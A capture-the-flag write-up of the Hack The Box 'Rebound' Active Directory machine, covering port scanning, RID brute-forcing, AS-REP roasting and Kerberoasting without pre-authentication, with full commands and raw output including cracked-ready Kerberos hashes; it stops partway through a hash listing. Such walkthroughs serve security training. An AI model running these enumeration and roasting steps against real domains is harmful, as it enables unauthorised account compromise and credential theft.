HTB Rebound - Windows (Insane)

Begin with AS-REP Roast to TGS no-auth roasting, discover change/reset passwords group to service user. PrivEsc with cross-session relay attack and read gMSA NTLM for account to perform DC delegation.
From HTB:
Rebound is an Insane Windows machine featuring a tricky Active Directory environment. User enumeration via RID cycling reveals an AS-REP-roastable user, whose TGT is used to Kerberoast another user with a crackable password. Weak ACLs are abused to obtain access to a group with FullControl over an OU, performing a Descendant Object Takeover (DOT), followed by a ShadowCredentials attack on a user with winrm access.
On the target system, cross-session relay is leveraged to obtain the NetNTLMv2 hash of a logged-in user, which, once cracked, leads to a gMSA password read. Finally, the gMSA account allows delegation, but without protocol transition. Resource-Based Constrained Delegation (RBCD) is used to impersonate the Domain Controller, enabling a DCSync attack, leading to fully elevated privileges.
-
Kerberos Based attack on DC side
-
Ticket based DC Story
-
RBCD
-
BloodHound and bloodyAD

- Network Enumeration and Port Discovery
┌──(kali㉿kali)-[~]
└─$ ping -c2 10.129.232.31
PING 10.129.232.31 (10.129.232.31) 56(84) bytes of data.
64 bytes from 10.129.232.31: icmp_seq=1 ttl=127 time=257 ms
64 bytes from 10.129.232.31: icmp_seq=2 ttl=127 time=271 ms
--- 10.129.232.31 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 256.931/264.152/271.373/7.221 ms
Continue with NMAP:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- --min-rate 8000 10.129.232.31 -oA nmap/nmapscan
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 10.129.232.31
Host is up (0.26s latency).
Not shown: 65510 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49673/tcp open unknown
49694/tcp open unknown
49695/tcp open unknown
49696/tcp open unknown
49701/tcp open unknown
49725/tcp open unknown
49746/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in seconds
It’s an AD.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p53,88,135,139,389,445,464,593,636,3268-3269,5985,9389,47001 -sC -sV 10.129.232.31 -oA nmap/nmapscan-ports
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 10.129.232.31
Host is up (0.26s latency).
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-24 07:30:12Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
|_ssl-date:
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb, DNS:rebound.htb, DNS:rebound
| Not valid before:
|_Not valid after:  2122-04-08T14:05:49
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
|_ssl-date:
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb, DNS:rebound.htb, DNS:rebound
| Not valid before:
|_Not valid after:  2122-04-08T14:05:49
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-12-24T07:31:08+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb, DNS:rebound.htb, DNS:rebound
| Not valid before:
|_Not valid after:  2122-04-08T14:05:49
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rebound.htb0., Site: Default-First-Site-Name)
|_ssl-date:
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb, DNS:rebound.htb, DNS:rebound
| Not valid before:
|_Not valid after:  2122-04-08T14:05:49
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
|   date:
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m01s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in seconds
And we got a domain:
dc01.rebound.htb DC01 rebound.htb
Kerberos seems high in this machine.
- NetExec for Shares Discovery and Fail Pre-Authentication
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.232.31 -u Guest -p '' --users --shares
SMB         10.129.232.31   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.31   445    DC01             [+] rebound.htb\Guest:
SMB         10.129.232.31   445    DC01             [*] Enumerated shares
SMB         10.129.232.31   445    DC01             Share           Permissions     Remark
SMB         10.129.232.31   445    DC01             -----           -----------     ------
SMB         10.129.232.31   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.232.31   445    DC01             C$                              Default share
SMB         10.129.232.31   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.232.31   445    DC01             NETLOGON                        Logon server share
SMB         10.129.232.31   445    DC01             Shared          READ
SMB         10.129.232.31   445    DC01             SYSVOL                          Logon server share
Nothing here but good to know:
┌──(kali㉿kali)-[~]
└─$ sudo smbclient \\\\rebound.htb\\Shared -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 25 21:46:36 2023
  ..                                  D        0  Fri Aug 25 21:46:36 2023
                4607743 blocks of size 4096. 1024763 blocks available
smb: \> exit

┌──(kali㉿kali)-[~]
└─$ sudo smbclient \\\\rebound.htb\\IPC$ -U guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> exit
Continue with RID brute-forcing:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.129.232.31 -u Guest -p '' --rid-brute 20000 | awk -F'\\\\' '/SidTypeUser/ { split($2,a," "); print a[1] }' | sort -u
Administrator
batch_runner
DC01$
delegator$
fflock
Guest
jjones
krbtgt
ldap_monitor
llune
mmalone
nnoon
oorend
ppaul
tbrady
winrm_svc
Yep, we got that many users from RID brute-force, and you need to set your NetExec RID processes to be more than 10.000.
┌──(kali㉿kali)-[~]
└─$ ./kerbrute userenum -d rebound.htb --dc dc01.rebound.htb users.txt
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/
Version: v1.0.3 (9dad6e1) - 12/24/25 - Ronnie Flathers @ropnop
2025/12/24 00:37:09 >  Using KDC(s):
2025/12/24 00:37:09 >   dc01.rebound.htb:88
2025/12/24 00:37:09 >  [+] VALID USERNAME:       batch_runner@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       DC01$@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       delegator$@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       Guest@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       Administrator@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       ldap_monitor@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       fflock@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       llune@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       ppaul@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       mmalone@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       winrm_svc@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       tbrady@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       nnoon@rebound.htb
2025/12/24 00:37:09 >  [+] VALID USERNAME:       oorend@rebound.htb
2025/12/24 00:37:10 >  [+] VALID USERNAME:       jjones@rebound.htb
2025/12/24 00:37:10 >  Done! Tested 16 usernames (15 valid) in 0.783 seconds

All great, continue with AS-REP roasting:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nxc ldap dc01.rebound.htb -u users.txt -p '' -k --continue-on-success
LDAP dc01.rebound.htb 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb)
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\Administrator: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\batch_runner: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\DC01$: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\delegator$: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\fflock: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\Guest: KRB_AP_ERR_SKEW
LDAP dc01.rebound.htb 389 DC01 [+] rebound.htb\jjones account vulnerable to asreproast attack
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\krbtgt: KDC_ERR_CLIENT_REVOKED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\ldap_monitor: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\llune: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\mmalone: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\nnoon: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\oorend: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\ppaul: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\tbrady: KDC_ERR_PREAUTH_FAILED
LDAP dc01.rebound.htb 389 DC01 [-] rebound.htb\winrm_svc: KDC_ERR_PREAUTH_FAILED
And we got a hit, awesome!
┌──(kali㉿kali)-[~]
└─$ sudo nxc ldap dc01.rebound.htb -u jjones -p '' -k --asreproast jjones-asrep.hash
LDAP        dc01.rebound.htb 389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb)
LDAP        dc01.rebound.htb 389    DC01             $krb5asrep$23$jjones@REBOUND.HTB:66718bb718a969345497bbdff67584a5$a200651368a3b9d2b7c0d8e6badfccc6dedaafbaa300344ce0b01eb8c38e445e87d69c40056a15ee174adb37a859398c0da24381cf2f84f6a5b1ff9f879bcd670f9f17c1c99ca56e445e9e4e4e2153376af1ff29ed5464746fbd1bc9011bc5c47f9528cd4c29c48a7408ac5d3e2e65e8ff9158a9ce2fc9f462c8c3178263fe028fb5f0706281b3ac726853c1b69efc51718f70cd051d6ac4e30cc9081c308b9b4ede2b748de46cc5314f1cc28b4cbe211fe68a0364acaecd15eff26839ef90669fa40bdb4ca4e49a690f957f9ede856dbcdb5154349ec9c9175048a4079cad3dc1cdb09a4959b2b7b469
Recovery? welp, actually it’s not cracked with rockyou.txt, I’m very lazy today but in a way, user JJones are one of the key since that means he has no pre-auth.
- Kerberos Attack
We will use GetUserSPNs from impacket.
GetUserSPNs.py -no-preauth jjones -usersfile users.txt -dc-host 10.129.232.31 rebound.htb/
And we got multiple-hit:
┌──(kali㉿kali)-[~]
└─$ GetUserSPNs.py -no-preauth jjones -usersfile users.txt -dc-host 10.129.232.31 rebound.htb/
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies
[-] Principal: Administrator - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: batch_runner - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
$krb5tgs$18$DC01$$REBOUND.HTB$*DC01$*$cee8db5caeec6b192bd9075d$41de5892ac2940dcf2bcc546d401f2f2583e55367506e4cfe1eb6f6260fb09d950c4a9023abbd258a396127cd8fa00b9a4ee7c5fd318751a9b76eb8bf889520d141f81b212f8277dac61951faafda979259c8526a9a8ecbaae0be5579b5fd30e1d9eb617beb00facb8aeb2b4f1a92b4875db594399c007390d5f897c19a16945614740fc7e8fbadde4a291315d60d3026f0cd3e7fd1accfccaca29658ebe04ff4ba358881746a860655c67d5a15d405801fe5a9fe7efaadaa53612ed07ab1e62388022d1d844977189740e069877cdb1e71f8843d7688c9f34cad06aedbb8a844d16792d2bc513b9048d7bc9f1a1828119b6ac7cd4baa16cf09d47fd18bb6d7473a587da31660d4ed4744307f83711ed10ce60c331de970411acf3543ff003e356e462731af0a32cdb2b1a76392ca83f262b77ce91b0b199ef4ba7e4ef52553b28d730cf5279370fe21335dddf5f055239b332f0afe9d74f9cae58264bbd262e72b42fc2d8232e28b366e7b21658a5116f63e9a207b789cd0dd6e3f82f538a27145e602cc4ce37739ecb08178fccafb2a58930bbf77a93ec60493d67ddfd7b7abd5288c9da55164749cdba284883ecacc13bc99961d5479578ca1c7805eb2ced414fb86f5524323edb77e75edfcea3b746217a39fa898f4995dd44d97a7ec546b579dcc4f41e954bb571e7a88ef00e1a226177f5b0a8bc562e7a2a935a646f75ee969e1f1a496bc6f41bd950a2a6df9c8b2bfd68a75c9d74525f2b1fa0681ff042164231c8009104c4c2f48d9c04342411d56bcde91bcac24da1e8471d22f9fbbc33b91d8d5d329809c5da0039fd1e4f436884f1e59acb10fbf6e8949161a7e5a7deda8c5a698b9b3bd5d4b78ddfaa41a0fec687fc167dfb8a19191f9363ffb348ea7d7f1aca5db63d6736acb52b32467c62bd33cf86ac68dc757935e51de9caf41efcfc6ec33f1b27a5f0b5dc99978eeb37dc8ea534d6a748b88576ce887c9e768fd42421aa78b849a9ef9ed51ed454f5470c354531a402ef92a56db8195f4a5ac92ae38c481ffff1fcd7ff3b821675ff05b80650797080f5df35894c9f02ba911a5a11f046122b184300dee7af3f5d73d95ccbad2dfa8e5412647ec876bc13cf3c5e2b428c7f658f25b22b3ab9a184ff70182bd6882b5f589efe5d6eb5545d63a6eb166f35279281c29c19a98e12eb7ccd51098bb23eec0dc80c33e3597874b23e1f0538c4453bb299027d466313c87370c723a0b9acb33b181dcae6063c133225808a8d865f1f3ad2ed8f1624ee4f2ada62d8451b77343eb09b7ce2f8eaf8a4b2aa87f47c5259de4319454d9ecefeba2a64d324343d59c2c5965628820e75bbb686ac07be052a4576
$krb5tgs$18$delegator$$REBOUND.HTB$*delegator$*$88fed77dcba31fd808a027ce$f3a62309cd6d3642d5e9f74994c2db75dde1fb444ce14e2aa9c3a2ee18921e069cfdc25277bd3fc9df5f96a9377e4c8793da12ac400e4d9f62ded6e4c0366946daef065d4b75f5a10f7e015d8d30aa922e87f6a8a8503c41326542a3248410f3e6e442f9caa7567b6a12080b84e94eaa0ed409c3d87907f87362d3507ea2f9c79516862a24a1d719c7281bcd23bfaaeca2f123fbec26a85445f80bf29bceef8acb1f50c9c0b6a64212309e241f8cdca07673b091b2e6800defde80c3bff254ff3aad5fd1e2503741db75d87292730d83a08f25a96221873d0cc3eaff167f399ddc0ae2aa15ed82cbffb3656a81a95bb1d61abbb2ef381f5f5ee32239ef109a86966ecd634e8549b11332d8f002bad212c5ed077109c6e0a98965354b32a810e9daef6013172c034561474a463b6030b1eadc5f47f2a7e0b78ac382d9d5f88b77b93508411ef0f49f47f0389e8a813e55257f801f588a003b970d0fc91476cd7731a9b3609b879572c3cc8114a6bcd5c1c78629ec983bf668de5b4d917701a5fcea71804a200af506d42046bc1a5d34316e92af48c258474ca18e30863303b29578f17bafb9845ca667ff8ce38f6a9bc1ff00bfb79bd7574b0630d37af8daac8961a388f4e1f46d5a5b7b28df4ba96878158e2691eebf2e8c2c18fd9f7373e889c2e94a78a105c936daca1c4062c5b91005ed94e95591f4379cbf2839eaa3e85333afbb9dcf67c1a58d2ca695fd63086d6408fdf6d34e9d2900060a33278247f66a4cb34cc20f530542e34322253fe34e78c97b891e2ace5b8b7b791f708a93be620bf63d5c01421302e4e9d8c80b6045805485aef4c02a54c8a0df7b05e2d4a9c998406d367809cf6c617c4d9f8aa83ca559a2b40f74dbc77cec837329d0ff68a24c51de9c1e482f4a6213ed4afa06a6614a382fcfa00a01667aebd181352209b965b0eade9e800558419dcd4dc8c4164f3d11fb96c5d7371fa13d10df49b26b1186f9fe46401a0ee962cfb1d82c1bfb600ce842a524cc4477640c2dcf7751ce16e596eacf488140074b25a636cfdbff7569d286db8390152e52a863d91a7045d417baf586928039a80701151b5b6375c55ada2f526dbdcd1b1646afac1f087d2040a4b30af13c994684589db43360e5908ae59afd54f5aed5a993698d1b6f1da7aceee3591ece2c21c803f2a59950b7e0d4b45a9de6044d0d59150f2047df0d4f4aa6105945bf87a30119dacdd7e24358ef9114a30126d86fd41fba59546a03607a042a73e407ce1bec25b3bbcfc93e2c94a3d419d92213a62d95929efbbc08e14305cdc5e34ac0958fe3b096ba774a84f6fe85fda8dbb382d35e557d5a5990f1f31fe560fd9e438a1a
[-] Principal: fflock - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Guest - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: jjones - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
$krb5tgs$18$krbtgt$REBOUND.HTB$*krbtgt*$038cf1bf2e8c076b79faaf0f$ed811a7904356ce02a7422b7fbe54a6528ddb217601f7d003733dc19cc4f3843985986b0b8fbf796b1ba2e312aecaa2137ee5619dd948053b766d15e8516fbe337e90a0d62fb301047b2b15e1ec1c7877df14895e6157d9514aae359ae5c6a1aca6405964ab081df03207ca22329bf9899792e4749c1645259483aac31d16383749b2db799b4c4c6093ece1910d6732f480376f14de386998981265c735356ee97eb3c42ea8873dba51340dff50a3e6a5b9d2a889d06f6727f4af758427291629e075d90eba04878f1a70c0ca7d6895945150bcb84d3b62514a6966fbfc4557485e8c8432f85c392f203867b4d485be20a9abc88861ab262dfda8084b60dbd5ae41d3cf0ea5e0624a107284f4f90c8fa814652ddb86d8ce5708240267d703533cbc9487a36eea2c9bc43d9ab6c88d4683e021c0be2a5e8c8677926b094dcd7540f1fa1e7bdc035a06cd6aeb4b1eb9c2cecbe380b41d9f38099ac0b6e9499388fe64c3f7b186d6e617a579f30d66dfd444842931dbfb144cc80d4c8895410aa498bea9cdcfaabf2b0a25e3e1da6eb289b12c816c5c37deb8bef5b86334203c486cd18172bae70641bc14b17df724d6443f7d1d02874e5d7f1a3df379773b13b6a858e2b4574d3bffe3f23475340a665e60f1c8ebb4ec4f5baa56c5a2cc7397449bad2033c89cb053f12d5a0e523620f18880376ec41dae9eea807710827eb2151f24345bebf7a3dba72d4fb2ed0f601ce840494b0e987512001cdbde39787a5cb0de1eb4a51154de606879e6e1595d8c2006933c0fd6c3829686578273969a0fad08b48e2edb019092be21f3dad0f0f4ea20a67b5d3a2f6453885366ce283e11f0e8638ed720473d3ce612a6774df43bbb395597e0dfa2b4d865d8ad0d9b388d607e7dfa70da3f87cb5da141a5cf2dfa1bdfeb50c5d4018c6d155e0c58176fd1280d481da78b05edbd79bafd1ba762dfc05e81fbc9d7b872f0c10d87706780d7521f57dd2e39d7236c4cb1971311e164024b3c3cf50dc5e48cf9b42c2d4a93342239a1aec7582f0cd990e13173a7581096cc387851ac93f2da5a188103b73117ca56585d0e56b38e3fd68fe5b06783ac1ee05073a37513d62c7d07a537ee061503bc55af512358456968415badc04fefcae7746ce0cf0e2bb80ce9cdb8d86071860020e2d5c40ba526c1fafb26835434ca2d3fc860ef38d967ac6bf85a85e8c52dbe56850e0ef8a3e153d97772ce1fcf2811fdd2d2b8f89abba1c2c3c8ffec5c96358d215c0a7d0d0aea351be10ef9aa637f090fb2e8c25f7c8af8f836abde329bcab5b890952a6eec3d5fba1da1c2ee778ecb0991f5a607865d2657d3c4aff99e23ff7aa047bd16c3598e085de3690a42095e698003154082edfc1e7b5e3df7b78020e211bcc33e6be4eb2284ce90752c3d344abf339efcb1a6cf67c0771fe2ce6b44431bdda58c510bfc43540668cf8706e
$krb5tgs$23$*ldap_monitor$REBOUND.HTB$ldap_monitor*$7c7510dbcccc95ca28665325f26cbbdd$f3ad745cd11c7f8e5220035649fbaff2ed708a2ccac637f7669dd527f66bc8e78d5aa3a53198bd511b8ef2ef6ab0ddb7f873b72d4ce9f5147f351ffb8defc36093da86a2ff3ab73024bd67b58f99edf86d54eabc443f6eb732c46631e730f876da25230b219fb8506fa5a3ad0b7c0c2185422a9df35e30d210a1ccbaffe1cd473bb6eef6cc2a981869e707b29f14fa2560185cfc67d0d3a77e9baa6e8208d2aacaccffecb3ef6bc62d234a62980e36f0e5e7ce4309d8bc97551ce36f5a97df40022f2fbca68f0c92b8403e0b4acd7032c3ca08853b8a7fa3ab6f0f27bf60de9e0392aa8795bdaa7ef57c26c6557c971cfeaa5ce09855c9acd91f3df08ef260778425c4da70c8f0695fc0a96791ea5083eed872f4d71222e63c0e0453bf777ea3fdd73b5aabaa6ecdde7f4bce734dd665d74323568f8487cf202f43e8e4c6f9013de6f2cd847be63c0e3f85962554a9b116d9502aaf77f573f1e163f51d26062a5670b60d263eadfe323d180aca822f3ca390288b12cb2ac720fd23ce8d48d8412c43d97ca2878795e5070d71633813173edb35b09524de9bff2b56b47e6565c8300eda70fe7309e5aca3395d567c4c8e0c6555a7996a60b3b3280aa86b21214063be617fda46f4b72a5c20f72d81997bb63e0d8b34a84a8c019e27434f48e27bcd9ed8e86bb0541c4b44183d78d8e122b79b6c6b62e017a6791c964eeca8324a7e73ed0e41d7b3d136e977347c0d5073a370419fa79012ab0b99dbe66552e30ff3d13fa04eafac51f64a5f0248914e22dcd37ba9188c47d40e36f7584ee51e04a670dc5cd4f175da1165bbc58f92a2287727f7a60ec61f9e1633fd46759ea9bceb550fe813eb1d416c76df436a1884d2d8f7b4c6f7f262114e4da9a81048db43ea63f817f0bba9826e3c9fbae817349c21bf97de30d6109ea7398c4be54d0e732ba9c1ec837399ba697d39a2443f6113bec51b2d032cd0dbc5b6ebbd83537a90a514350a14edfaa208315a3180ae8035547de8e0b680c07640b93050119b4f84eb5fb3bfd9695bea9d936e9752c42a766a1f85a82f9789cd3c80fc440d2df4b4d02a35ccd04469613ebb539df282180fdd71f3923daa840edd0ed69b179a743427fb35fd4b582ae393197c1c4b07b849265eea260d2f8ba675e725263733ebad5dfce16a28f70574f5d61a7a4281d990cbc866fe202a9500f0ef05163bd91b1874e5b81f9405ef3fb112b152efcb816d6691dce5cabde88e03713bfda8b01dc33b347775b791f4a9118a57d86be34b8e8e948d75553a67d42b81b260cbb44e7746e2c233c26d7c062f768af45557c41df3281ac2d57e8135b4e044976d2c2a9c74b6
[-] Principal: llune - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: mmalone - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: nnoon - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: oorend - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: ppaul - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: tbrady - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: winrm_svc - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
And here’s the hash:
┌──(kali㉿kali)-[~]
└─$ cat krbtgs.txt
$krb5tgs$18$krbtgt$REBOUND.HTB$*krbtgt*$038cf1bf2e8c076b79faaf0f$ed811a7904356ce02a7422b7fbe54a6528ddb217601f7d003733dc19cc4f3843985986b0b8fbf796b1ba2e312aecaa2137ee5619dd948053b766d15e8516fbe337e90a0d62fb301047b2b15e1ec1c7877df14895e6157d9514aae359ae5c6a1aca6405964ab081df03207ca22329bf9899792e4749c1645259483aac31d16383749b2db799b4c4c6093ece1910d6732f480376f14de386998981265c735356ee97eb3c42ea8873dba51340dff50a3e6a5b9d2a889d06f6727f4af758427291629e075d90eba04878f1a70c0ca7d6895945150bcb84d3b62514a6966fbfc4557485e8c8432f85c392f203867b4d485be20a9abc88861ab262dfda8084b60dbd5ae41d3cf0ea5e0624a107284f4f90c8fa814652ddb86d8ce5708240267d703533cbc9487a36eea2c9bc43d9ab6c88d4683e021c0be2a5e8c8677926b094dcd7540f1fa1e7bdc035a06cd6aeb4b1eb9c2cecbe380b41d9f38099ac0b6e9499388fe64c3f7b186d6e617a579f30d66dfd444842931dbfb144cc80d4c8895410aa498bea9cdcfaabf2b0a25e3e1da6eb289b12c816c5c37deb8bef5b86334203c486cd18172bae70641bc14b17df724d6443f7d1d02874e5d7f1a3df379773b13b6a858e2b4574d3bffe3f23475340a665e60f1c8ebb4ec4f5baa56c5a2cc7397449bad2033c89cb053f12d5a0e523620f18880376ec41dae9eea807710827eb2151f24345bebf7a3dba72d4fb2ed0f601ce840494b0e987512001cdbde39787a5cb0de1eb4a51154de606879e6e1595d8c2006933c0fd6c3829686578273969a0fad08b48e2edb019092be21f3dad0f0f4ea20a67b5d3a2f6453885366ce283e11f0e8638ed720473d3ce612a6774df43bbb395597e0dfa2b4d865d8ad0d9b388d607e7dfa70da3f87cb5da141a5cf2dfa1bdfeb50c5d4018c6d155e0c58176fd1280d481da78b05edbd79bafd1ba762dfc05e81fbc9d7b872f0c10d87706780d7521f57dd2e39d7236c4cb1971311e164024b3c3cf50dc5e48cf9b42c2d4a93342239a1aec7582f0cd990e13173a7581096cc387851ac93f2da5a188103b73117ca56585d0e56b38e3fd68fe5b06783ac1ee05073a37513d62c7d07a537ee061503bc55af512358456968415badc04fefcae7746ce0cf0e2bb80ce9cdb8d86071860020e2d5c40ba526c1fafb26835434ca2d3fc860ef38d967ac6bf85a85e8c52dbe56850e0ef8a3e153d97772ce1fcf2811fdd2d2b8f89abba1c2c3c8ffec5c96358d215c0a7d0d0aea351be10ef9aa637f090fb2e8c25f7c8af8f836abde329bcab5b890952a6eec3d5fba1da1c2ee778ecb0991f5a607865d2657d3c4aff99e23ff7aa047bd16c3598e085de3690a42095e698003154082edfc1e7b5e3df7b78020e211bcc33e6be4eb2284ce90752c3d344abf339efcb1a6cf67c0771fe2ce6b44431bdda58c510bfc43540668cf8706e
$krb5tgs$23$*ldap_monitor$REBOUND.HTB$ldap_monitor*$7c7510dbcccc95ca28665325f26cbbdd$f3ad745cd11c7f8e5220035649fbaff2ed708a2ccac637f7669dd527f66bc8e78d5aa3a53198bd511b8ef2ef6ab0ddb7f873b72d4ce9f5147f351ffb8defc36093da86a2ff3ab73024bd67b58f99edf86d54eabc443f6eb732c46631e730f876da25230b219fb8506fa5a3ad0b7c0c2185422a9df35e30d210a1ccbaffe1cd473bb6eef6cc2a981869e707b29f14fa2560185cfc67d0d3a77e9baa6e8208d2aacaccffecb3ef6bc62d234a62980e36f0e5e7ce4309d8bc97551ce36f5a97df40022f2fbca68f0c92b8403e0b4acd7032c3ca08853b8a7fa3ab6f0f27bf60de9e0392aa8795bdaa7ef57c26c6557c971cfeaa5ce09855c9acd91f3df08ef260778425c4da70c8f0695fc0a96791ea5083eed872f4d71222e63c0e0453bf777ea3fdd73b5aabaa6ecdde7f4bce734dd665d74323568f8487cf202f43e8e4c6f9013de6f2cd847be63c0e3f85962554a9b116d9502aaf77f573f1e163f51d26062a5670b60d263eadfe323d180aca822f3ca390288b12cb